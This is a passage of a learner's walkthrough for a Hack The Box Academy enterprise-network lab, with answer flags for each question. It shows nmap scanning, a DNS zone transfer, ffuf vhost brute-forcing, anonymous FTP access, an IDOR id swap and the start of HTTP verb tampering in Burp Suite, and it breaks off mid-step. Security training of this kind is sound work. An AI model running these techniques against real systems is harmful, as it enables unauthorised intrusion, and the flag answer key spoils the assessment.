Attacking Enterprise Networks:

Link to challenge: https://academy.hackthebox.com/module/163

(log in required)

Class: Tier II | Medium | Offensive

Before we begin: throughout the module we will need to configure our pwnbox /etc/hosts File by adding the line:

```
[target machine IP] [required vhosts]
```

To link the vhost to the target IP address. For example:

```
10.129.42.195   app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local
```

It can be done with the command

```
sudo nano /etc/hosts
```

then pasting the configuration modification, and save and exit with ctrl+x.

Throughout the module this process would be called ‘initial configuration’

External Testing

External Information Gathering:

Question: Perform a banner grab of the services listening on the target host and find a non-standard service banner. Submit the name as your answer (format: word_word_word)

Answer: 1337_HTB_DNS

Method: First, we will need do initial configuration on vhost 'inlanefreight.local' and the target IP.

Now lets run nmap to check for any non-standard services, we will use the command:

```
sudo nmap --open inlanefreight.local -p 1-10000
```

where our target of course is 'inlanefreight.local' (which we linked to the target machine IP), scanning for the first 1000 ports, displaying what of them are open:

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-hqkjabezpo]-[~]
└──╼ [★]$ sudo nmap --open inlanefreight.local -p 1-10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 03:15 CDT
Nmap scan report for inlanefreight.local (10.129.20.76)
Host is up (0.0049s latency).
Not shown: 9989 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
993/tcp  open  imaps
995/tcp  open  pop3s
8080/tcp open  http-proxy
```

Lets inspect it further with the command:

```
sudo nmap inlanefreight.local --open -p 1-10000 -A -oA
inlanefreight_ept_tcp_all_svc
```

saving the output in an output file called 'inlanefreight_ept_tcp_all_svc', as the output result is way way too much long and noicy, here is a small sample of it:

```
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Inlanefreight
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: SASL AUTH-RESP-CODE UIDL STLS PIPELINING RESP-CODES TOP CAPA
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-05-30T17:15:40
|_Not valid after:  2032-05-27T17:15:40
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
```

Running

```
ls
```

we have those 3 formats of the output file

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-hqkjabezpo]-[~]
└──╼ [★]$ ls
cacert.der  Documents  inlanefreight_ept_tcp_all_svc.gnmap  inlanefreight_ept_tcp_all_svc.xml  Pictures  Templates
Desktop     Downloads  inlanefreight_ept_tcp_all_svc.nmap   Music                              Public    Videos
```

Lets inspect further the ‘gnmap’ (

2. `.gnmap`: Grepable Nmap Output
    - **Description**: This format is designed to be easily parsed by scripts and tools. It presents the scan results in a single-line format, making it convenient for use with grep and other text-processing utilities.
    - **Usage**: It is useful for quick searching and filtering of scan results.

)

We will use the command:

```
egrep -v "^#|Status: Up" inlanefreight_ept_tcp_all_svc.gnmap | cut -d ' ' -f4- | tr ',' '\n' | sed -e 's/^[ \t]*//' | awk -F '/' '{print $7}' | grep -v "^$" | sort | uniq -c | sort -k 1 -nr
```

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-hqkjabezpo]-[~]
└──╼ [★]$ egrep -v "^#|Status: Up" inlanefreight_ept_tcp_all_svc.gnmap | cut -d ' ' -f4- | tr ',' '\n' | sed -e 's/^[ \t]*//'
| awk -F '/' '{print $7}' | grep -v "^$" | sort | uniq -c | sort -k 1 -nr
      2 Dovecot pop3d
      2 Dovecot imapd (Ubuntu)
      2 Apache httpd 2.4.41 ((Ubuntu))
      1 vsftpd 3.0.3
      1 (unknown banner: 1337_HTB_DNS)
      1 Postfix smtpd
      1 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
      1 2-4 (RPC #100000)
```

And we have the answer here as ‘unknown banner’.

Question: Perform a DNS Zone Transfer against the target and find a flag. Submit the flag value as your answer (flag format: HTB{ }).

Answer: HTB{DNs_ZOn3_Tr@nsf3r}

Method: we will run zone transfer on the domain using the command:

```
dig axfr inlanefreight.local @inlanefreight.local
```

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-hqkjabezpo]─[~]
└──╼ [★]$ dig axfr inlanefreight.local @inlanefreight.local

; <<>> DiG 9.18.24-1-Debian <<>> axfr inlanefreight.local @inlanefreight.local
;; global options: +cmd
inlanefreight.local.    86400   IN      SOA     ns1.inlanfreight.local. dnsadmin.inlanefreight.local. 21 604800 86400 2419200
86400
inlanefreight.local.    86400   IN      NS      inlanefreight.local.
inlanefreight.local.    86400   IN      A       127.0.0.1
blog.inlanefreight.local. 86400 IN      A       127.0.0.1
careers.inlanefreight.local. 86400 IN   A       127.0.0.1
dev.inlanefreight.local. 86400  IN      A       127.0.0.1
flag.inlanefreight.local. 86400 IN      TXT     "HTB{DNs_ZOn3_Tr@nsf3r}"
```

We can see the flag under the subdomain 'flag.inlanefreight.local'

Question: What is the FQDN of the associated subdomain?

Answer: flag.inlanefreight.local

Method: see above.

Question: Perform vhost discovery. What additional vhost exists? (one word)

Answer: monitoring

Method: we will run the command

```
ffuf -w /usr/share/seclists/Discovery/DNS/namelist.txt:FUZZ
-u http://inlanefreight.local/ -H
'Host:FUZZ.inlanefreight.local' -fs 15157
```

to use 'ffuf' tool to brute force subdomains, using the wordlist namelist.txt which is built in, in the box in the path '/usr/share/seclists/Discovery/DNS/namelist.txt':

```
 :: Matcher          : Response status: 20
 :: Filter           : Response size: 1515
________________________________________

blog                    [Status: 200, Size
careers                 [Status: 200, Size
dev                     [Status: 200, Size
gitlab                  [Status: 302, Size
ir                      [Status: 200, Size
monitoring              [Status: 200, Size
status                  [Status: 200, Size
support                 [Status: 200, Size
tracking                [Status: 200, Size
vpn                     [Status: 200, Size
```

The subdomain that was found and is not detected in the zone transfer is 'monitoring'.

Service Enumeration & Exploitation:

Question: Enumerate the accessible services and find a flag. Submit the flag value as your answer (flag format: HTB{ }).

Answer: HTB{0eb0ab788df18c3115ac43b1c06ae6c4}

Method: we will check the ftp service, we will run the command:

```
ftp <target-IP>
```

and on the credentials we will enter 'anonymous' for username and blank password:

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-je5iqalzjz]─[~]
└──╼ [★]$ ftp 10.129.229.147
Connected to 10.129.229.147.
220 (vsFTPd 3.0.3)
Name (10.129.229.147:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42324|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              38 May 30  2022 flag.txt
```

Running ‘ls’ we can see there is flag.txt, lets download it to the pwnbox machine with the command:

```
get flag.txt
```

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||42225|)
150 Opening BINARY mode data connection for flag.txt (38 bytes).
100% |**********************************|    38       21.30 KiB/s    00:00 ETA
226 Transfer complete.
38 bytes received in 00:00 (3.31 KiB/s)
```

Lets exit the ftp server, and cat the flag we had just downloaded:

```
ftp> exit
221 Goodbye.
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-je5iqalzjz]─[~]
└──╼ [★]$ cat flag.txt
HTB{0eb0ab788df18c3115ac43b1c06ae6c4}
```


Web Enumeration & Exploitation:

Question: Use the IDOR vulnerability to find a flag. Submit the flag value as your answer (flag format: HTB{}).


Answer: HTB{8f40ecf17f681612246fa5728c159e46}

Method: First, we will need do initial configuration on vhost 'careers.inlanefreight.local' and the target IP.


When its done, lets enter in the pwnbox browser the URL: 'http://careers.inlanefreight.local'




lets create an account:



Then lets login to it




And now when are logged in:




Here are the main dashboard of our user, pay attention that our user was assigned the ‘id’ parameter of ‘9’.

Now – IDOR attack means ‘Insecure Direct Object Reference’, so lets try to change the ID value to something else.. lets say 1:



We got the job list of another user! (note, it will not work without registering first to our own user).

After some trial and error, lets try id=4:



Question: Exploit the HTTP verb tampering vulnerability to find a flag. Submit the flag value as your answer (flag format: HTB{}).

Answer: HTB{57c7f6d939eeda90aa1488b15617b9fa}


Method: First, we will need do initial configuration on vhost 'dev.inlanefreight.local' and the target IP.

Now, lets use 'gobuster' to enumerate the domain for pages, we will use the wordlist 'common.txt' in '/usr/share/seclists/Discovery/Web-Content/common.txt' built in in the pwnbox.

We will use the command:

```
gobuster dir -u http://dev.inlanefreight.local -w /usr/share/seclists/Discovery/Web-Content/common.txt -x .php -t 300
```

where dev.inlanefreight.local is our vhost of course:




*

*

```
/css                  (Status: 301) [Size: 332] [--> http://dev.inlanefreight.local/css/]
/images               (Status: 301) [Size: 335] [--> http://dev.inlanefreight.local/images/]
/index.php            (Status: 200) [Size: 2048]
/index.php            (Status: 200) [Size: 2048]
/js                   (Status: 301) [Size: 331] [--> http://dev.inlanefreight.local/js/]
/server-status        (Status: 403) [Size: 288]
/upload.php           (Status: 200) [Size: 14]
/uploads              (Status: 301) [Size: 336] [--> http://dev.inlanefreight.local/uploads/]
/.htpasswd            (Status: 403) [Size: 288]
/.htaccess.php        (Status: 403) [Size: 288]
/.htpasswd.php        (Status: 403) [Size: 288]
/.htaccess            (Status: 403) [Size: 288]
/.hta                 (Status: 403) [Size: 288]
Progress: 9446 / 9448 (99.98%)
/.hta.php             (Status: 403) [Size: 288]
===============================================================
Finished
===============================================================
```

Lets attempt to enter the ‘upload.php’ page, the status code is 200 so we should succeed:




We got ‘403 forbidden’ response, which contradict the gobuster ‘upload.php’ status code ‘200’ response.

We need to examine the page further.


Lets use the web investigation and analysis tool ‘burpsuite’:

```
burpsuite
```

when entering, a burpsuite window will open, select ‘next’ and ‘start’ until we see the burpsuite main dashboard:




Lets go to ‘proxy’ → ‘open browser:




A specialized burpsuite browser will be opened:

Lets enter it the URL ‘http://dev.inlanefreight.local/upload.php’:


The proxy window got the http request to that URL:




Lets right click on the request, and send it to a repeater:



Then we open the request in the repeater:




Now the request in the repeater, lets hit send:



Here is the response, and the ‘403 Forbidden’


Lets change the ‘GET’ status code in the request to ‘OPTIONS’:



The ‘OPTIONS’ status code tells us, among others, what kind of status codes the server accepts,

